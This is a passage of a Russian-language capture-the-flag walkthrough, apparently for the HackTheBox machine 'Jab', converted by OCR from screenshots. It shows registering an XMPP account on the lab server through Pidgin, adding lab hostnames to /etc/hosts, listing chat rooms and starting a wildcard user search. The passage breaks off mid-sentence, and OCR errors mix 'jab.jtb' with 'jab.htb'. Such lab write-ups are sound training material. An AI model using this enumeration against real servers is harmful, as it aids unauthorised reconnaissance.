
Параметры входа

Протокол: XMPP
Имя пользователя: ralf
Домен: jab.jtb
Ресурс:
Пароль: ••••••••
☐ Запомнить пароль

Параметры пользователя

Локальный псевдоним:
☐ Уведомления о новой почте
☐ Использовать этот значок собеседника для этой учётной записи:
☑ Создать эту новую учётную запись на сервере


Создание учетной записи



Безопасность соединения: Требовать шифрование
☐ Разрешить аутентификацию открытым текстом через нешифрованные потоки
Соединяться на порт: 5222
Соединяться с сервером: 10.10.11.4
Прокси передачи файлов:
BOSH-адрес:
☑ Показать разные смайлики
☑ Создать эту новую учётную запись на сервере

Создание учетной записи (продолжение)

После чего с созданной учетной записью регистрируемся на сервере.




XMPP Client Registration

Please provide the following information

Username: ralf
Full name: ralf
Email: ralf@ralf.com
Password: ••••••••

Регистрация клиента

При присоединении к чату находим еще одно доменное имя.



Введите соответствующую информацию о чате, к которому вы хотели бы присоединиться.


Учётная запись: ralf@jab.jtb/ (XMPP)
Комната:
Сервер: conference.jab.htb
Имя: ralf
Пароль:

Присоединение к чату

Добавим его в файл `/etc/hosts`.

```
10.10.11.4 jab.htb conference.jab.htb
```

Также можно получить список доступных комнат.




Учётная запись: ralf@jab.jtb/ (XMPP)

Имя	Описание
test	test
test2	test2

Список комнат

Когда все готово, можно поискать пользователей. Для этого нужно перейти в меню «Учетные записи → Пользователь → Искать пользователей → `search.jab.htb`». В поле Search указываем звездочку, чтобы искать 